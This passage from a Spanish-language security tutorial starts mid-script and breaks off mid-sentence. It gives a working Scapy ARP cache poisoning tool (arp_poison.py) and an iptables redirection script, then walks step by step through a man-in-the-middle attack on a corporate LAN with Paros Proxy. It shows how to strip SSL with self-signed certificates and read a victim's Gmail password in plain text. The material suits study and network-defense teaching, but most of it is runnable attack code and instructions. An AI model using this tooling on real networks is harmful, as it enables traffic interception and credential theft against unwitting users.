  arp_reply = Ether(dst=hwdst)/ARP(pdst=pdst,hwdst=hwdst,
                    psrc=psrc, hwsrc=hwsrc,op="is-at")
  sendp(arp_reply, iface=iface)


def main():
    # Controlamos la cantidad de argumentos
    if len(sys.argv) != 4:
        print "Uso: python "+sys.argv[0]+ " <router> <net_target> interfaz\n"
        print "Ejemplo: python "+sys.argv[0]+" 192.168.1.1 192.168.1.0/24 wlan0"
        print "Ejemplo: python "+sys.argv[0]+" 192.168.0.1 192.168.0.* wlan0"
        sys.exit(1)

    conf.verb=0

    # Acá se define el tipo de técnica que vamos a usar para envenenar la caché
    tecnica = "reply"

    router_ip = sys.argv[1]
    net       = sys.argv[2]
    iface     = sys.argv[3]

    # Obtenemos las direcciones físicas de las IPs involucradas.
    # Hacemos una petición ARP para obtener la MAC del router.
    arp_router = srp1(Ether(dst="ff:ff:ff:ff:ff:ff")/ARP(pdst=router_ip),
                      iface=iface, retry=-2, timeout=2)

    # En caso que no haya respuestas a la petición ARP que hicimos...
    if (arp_router == None):
      print "El router "+router_ip+" no responde a la petición ARP. Abortando..."
      sys.exit(1)

    # De esa petición obtenemos la información que necesitamos.
    router_mac = arp_router[ARP].hwsrc  # MAC de router
    mi_ip      = arp_router[ARP].pdst   # IP del atacante
    mi_mac     = arp_router[ARP].hwdst  # MAC del atacante

    # Ahora veamos las MACs de los hosts "vivos" en la red.
    ans_net,unans_net= srp(Ether(dst="ff:ff:ff:ff:ff:ff")/ARP(pdst=net),
                           iface=iface, retry=-2, timeout=2)
    # En la lista ans_net se guardan las duplas estímulos-respuestas
    # a las peticiones que hicimos.
    # Guardemos las duplas IP-MACs en dos listas para futuro uso.
    hosts_ips  = []
    hosts_macs = []

    # Si el router está dentro de la red indicada, no nos interesa...
    for estimulo,respuesta in ans_net:
      if (respuesta[ARP].psrc != router_ip):
        hosts_ips.append(respuesta[ARP].psrc)
        hosts_macs.append(respuesta[ARP].hwsrc)

    # En caso de que los hosts de la red no respondan a las peticiones ARP
```

Listado 3. arp_poison.py (1era parte)

```
    # abortamos el programa...
    if (len(hosts_ips) == 0):
      print "Ningún host de la red especificada responde a las peticiones ARP. Abortando..."
      sys.exit(1)

    # Imprimimos en pantalla la información del envenenamiento
    print "TARGET: IP = "+router_ip+" MAC = "+router_mac
    print "\n"
    for i in xrange(0,len(hosts_ips)):
      print "VICTIM: IP ="+hosts_ips[i]+" MAC = "+hosts_macs[i]

    # ARP Poisoning à la arpspoof (enviamos peticiones ARP a los hosts
    # targets aunque no pidieron ninguna)
    # De esa forma envenamos la caché ARP de los targets.
    try:
      while 1:
        # Esperamos unos segundos antes de cada ronda de envenenamiento.
        for i in xrange(0,len(hosts_ips)):
          respuesta_arp (hosts_ips[i],hosts_macs[i],router_ip,mi_mac,iface)
          respuesta_arp (router_ip,router_mac,hosts_ips[i],mi_mac,iface)
        time.sleep(5)
    except:
      print "Terminando el envenenamiento."
      print "Arreglando las tablas ARP..."
      time.sleep(2)
      # Arreglamos las tablas de ARP de los hosts (por las dudas mandamos 5 respuestas)
      for j in xrange(1,5):
        for i in xrange(0,len(hosts_ips)):
          respuesta_arp (hosts_ips[i],hosts_macs[i],router_ip,router_mac,iface)
          respuesta_arp (router_ip,router_mac,hosts_ips[i],hosts_macs[i],iface)
      print "Listo!"

main()
```

Listado 3 (cont.). arp_poison.py (2da parte)

4. Ataque MITM

Para ir terminando vamos a llevar a la práctica un ataque MITM usando la herramienta de ARP Poison (arp_posion.py) que desarrollamos en este artículo. Antes de empezar, les recuerdo que un ataque MITM es mucho más que simplemente engañar a las víctimas envenenado sus tablas ARP. Dependiendo de lo que uno quiera hacer, lo más probable es que se necesiten herramientas "extras" para redireccionar y modificar adecuadamente los paquetes que pasan por nuestra máquina (atacante) como resultado del ARP poisoning. Algunas aplicaciones, como ettercap, tienen un mecanismo interno de direccionamiento de paquetes de modo que no se necesiten programas "extras" para hacer un ataque MITM.

En nuestro caso, vamos a necesitar de dos herramientas aparte del script arp_poison.py:

1. IPTABLES (está en el kernel de linux)
2. Paros Proxy (servidor proxy – www.parosproxy.org)

4.1 Ataque MITM en una LAN corporativa/universitaria.

Vamos a presentar el caso en que la víctima se encuentra en una red interna dentro del ámbito laboral o académico. En la mayoría de los casos, en un ambiente corporativo y/o universitario se exige que un usuario deba pasar todas sus conexiones al mundo exterior a través de un servidor proxy (por lo menos, esto pasa en mi caso particular). En este escenario (ver Figura 7), tanto la víctima como el atacante están en una misma LAN y ambos deben configurar sus exploradores Web y otras aplicaciones similares para usar el servidor proxy. El principal objetivo de esto es separar a los usuarios internos del

resto de Internet, manejando todas las conexiones hacia el exterior. En otras palabras, el proxy es un intermediario en el que todos confiamos (a "trusted man in the middle").

La idea del ataque MITM que vamos a hacer es engañar al usuario con la IP 192.168.1.108 de modo que, en lugar de conectarse al proxy de la empresa `proxy.empresa.gov.ar` (que escucha en el puerto 3128), se conecte a un proxy "falso" que se encuentra a la escucha en nuestra máquina. El proxy "falso" que está en nuestra máquina debe estar concatenado adecuadamente con el proxy de la empresa para que sea posible dar salida a la WAN al usuario víctima (una cadena de dos proxies). Para realizar este ataque debemos hacer lo siguiente:

1. **Engañar a la víctima de modo que piense que nuestra máquina es el router y viceversa**. Esto lo hacemos con ARP Posoning usando el script que programamos en la sección anterior.
2. **Montar un proxy falso en nuestra máquina y concatenarlo correctamente con el de la empresa**. Esto lo hacemos con Paros Proxy (si quieren puede usar cualquier servidor proxy).
3. **Redireccionar adecuadamente los paquetes que llegan a nuestra máquina de modo se conecten al proxy falso**. Esto se puede llevar a cabo fácilmente utilizando IPTABLES.

Si logramos hacer esto, con el Paros Proxy es posible capturar todo el tráfico web de la víctima y comprometer la integridad y privacidad de sus datos. Para simular el escenario mostrado en la Figura 7 voy a utilizar una máquina virtual que vendría a ser el usuario víctima de las circunstancias.



Figura 7. Escenario típico que representa una LAN en un ambiente corporativo/universitario.

4.2 Configuración de Paros Proxy y direccionamiento de paquetes.

Antes de envenenar la caché ARP de la víctima, vamos a configurar adecuadamente el proxy "falso" en nuestra máquina y el direccionamiento de los paquetes con IPTABLES. Para configurar Paros Proxy lo abrimos (con Java Runtime Enviroment) y vamos a las opciones (Options) en el menú de herramientas (Tools). En el menú Local Proxy colocamos nuestra IP interna y algún puerto de escucha (que puede ser el mismo en el que escucha el proxy de la empresa) y en el menú Connection (donde dice "use proxy chain")colocamos el nombre de dominio o la IP del proxy de la empresa, como vemos en la Figura 8 y en la Figura 9.

Con esto basta para tener funcionando Paros Proxy en nuestra máquina. Pueden usar nmap para comprobar que, efectivamente, el puerto en el que configuraron el proxy está abierto. Recuerden que si quieren abrir un puerto menor a 1024 deben hacerlo con permisos de root.

A continuación, vamos a usar IPTABLES para direccionar todos los paquetes que llegan a nuestra máquina al puerto donde está escuchando Paros Proxy. No voy a explicar nada relacionado con IPTABLES, simplemente voy a decir que el script del Listado 4 en bash/shell tiene como efecto redireccionar todos los paquetes que tienen un puerto de destino igual a 3128 (que seguramente van a proxy.empresa.gov.ar) al mismo puerto pero de nuestra máquina, donde está escuchando Paros Proxy.

Simplemente guardamos el Listado 4 en un archivo de texto plano, le damos permisos de ejecución y lo ejecutamos en consola (luego de setear las variables INTERFAZ y PROXYFALSO con nuestra interfaz e IP). Para comprobar que todo esté bien, ejecutamos el comando "iptables -t nat -L" cuya salida debe ser como la



Figura 8. Paros Proxy a la escucha en el puerto 3128.



Figura 9. Concatenando Paros Proxy con proxy.empresa.gov.ar.

de la Figura 10. En dicha figura también se muestra la tabla ARP del usuario con la IP 192.168.1.108 (es una máquina virtual con Debian Lenny).

4.3 Envenenamiento de la caché ARP.

A continuación, una vez que tenemos configurado el proxy y el redireccionamiento de paquetes con IPTABLES, tenemos que engañar a la víctima de modo que mande los paquetes que originalmente iban al router a nuestra máquina. Para hacer eso, ejecutamos el script que programamos en la sección anterior, como

```
#!/bin/sh
INTERFAZ="ath0"
PROXYFALSO='192.168.1.106' # Aquí va nuestra IP interna

echo 1 > /proc/sys/net/ipv4/ip_forward
echo 0 > /proc/sys/net/ipv4/conf/$INTERFAZ/send_redirects

# Borramos las reglas(por las dudas que tengamos un firewall)..
iptables --flush
iptables --zero
iptables --delete-chain
iptables -F -t nat

iptables --append FORWARD --in-interface $INTERFAZ --jump ACCEPT
iptables --table nat --append POSTROUTING --out-interface $INTERFAZ \
         --jump MASQUERADE

# Redireccionamos los paquetes a Paros Proxy, que esta escuchando en nuestra
# máquina en el puerto 3128.
iptables -t nat -A PREROUTING -p tcp --dport 3128 --jump DNAT \
         --to-destination $PROXYFALSO
```

Listado 4.Configuración de IPTABLES



Figura 10. Configuración de IPTABLES y tabla ARP de la víctima.

se muestra en la Figura 11. Vemos como la tabla ARP de la víctima resulta modificada y hay dos entradas con la misma MAC: una asociada a nuestra IP (que es la entrada correcta) y la otra correspondiente al router (con la misma MAC que nuestra máquina).

En estas condiciones, todo el tráfico que la víctima intercambia con internet a través del proxy de la empresa ahora pasa por nuestra computadora y utiliza el Paros Proxy como intermediario.
Por lo tanto, todas la peticiones web pueden capturarse en tiempo real con Paros Proxy como se ve en la Figura 12. De hecho, se pueden programar filtros y modificarlas a gusto también en tiempo real (basta con estudiar un poco el protocolo HTTP). Cualquier password o clave que sea ingresada por el usuario usando el método POST puede ser vista en texto plano en la interfaz gráfica de Paros Proxy (por ejemplo, pueden probar loguearse a la interfaz administrativa del router).

4.4 El rol del protocolo SSL (Secure Socket Layer).

En la sección anterior se asumió que las comunicaciones entre el cliente y el servidor son sin cifrar. En ese caso, un ataque MITM puede comprometer fácilmente la confidencialidad, integridad y disponibilidad de los datos. El protocolo SSL utiliza la criptografía para asegurar la privacidad e integridad de los datos y un mecanismo de autenticación cliente-servidor.

Los paquetes SSL cifrados generalmente atraviesan los dispositivos de red (como routers o switches) sin ser afectados. Sin embargo, los servidores proxies trabajan en un nivel más alto del modelo OSI que otros dispositivos de red. Como tal, los proxies proveen la posibilidad de iniciar y terminar conexiones SSL.

Los servidores proxies corporativos



Figura 11. Envenenamiento de la caché ARP de la víctima.



Figura 12. Captura del tráfico web de la víctima con Paros Proxy.

normalmente no están configurados para establecer conexiones SSL. De esta forma, los clientes dentro de la empresa inician una conexión segura directamente con el servidor web y se aseguran que los datos permanecen cifrados en toda la ruta de comunicación. En cambio, hay otro tipos de proxies (como el Paros, por ejemplo) que están específicamente diseñados para interceptar conexiones seguras. En la Figura 13 se muestra como este tipo de proxies pueden aceptar y reiniciar conexiones SSL y por lo tanto guardar los datos en texto plano. Estos servidores proxies usan sus propios certificados para iniciar y terminar las conexiones seguras.

Una parte esencial del protocolo SSL es la autentificación del servidor que ayuda al cliente a validar la identidad del servidor. Cuando un cliente trata de iniciar una conexión SSL, el explorador web del cliente examina la información contenida en el certificado del servidor. Si el certificado no es válido o está caducado, el explorador advierte de la situación al cliente. Muchas veces los usuarios ignoran completamente la advertencia del explorador sin pensar en las consecuencias.

Para terminar con el artículo, vamos a iniciar una sesión segura desde gmail con la máquina virtual, que representa la víctima en el ataque MITM que estamos simulando. En la Figura 14 vemos la advertencia inocua por parte del explorador de que el certificado de seguridad no es válido.

Con OPENSSL ustedes pueden crear sus propios certificados y utilizarlos con el Paros Proxy, pero la víctima va a seguir recibiendo una advertencia ya que dichos certificados son self-signed (no proveen una verficación de una Autoridad de Certificación).
La mayoría de los usuarios (con bajos o nulos conocimientos en seguridad informática) no son conscientes de las consecuencias por ignorar una advertencia de este tipo. Por lo tanto, van a aceptar el certificado no válido y continuar con la conexión segura. Como vemos en la Figura 15, en la interfaz de Paros Proxy, obtenemos en texto plano el nombre de usuario y la contraseña de gmail del usuario de la máquina virtual.

Si quisieran hacer esto mismo en una LAN donde los usuarios no usan un proxy como intermediario en la conexión a internet, deben redigir todo el tráfico del puerto 80 y el puerto 443 al puerto 3128 de su máquina, donde Paros Proxy está a la escucha. Para esto, hay que modificar ligeramente el script en bash/shell



Figura 13. Proxy falso en el medio de una conexión segura.

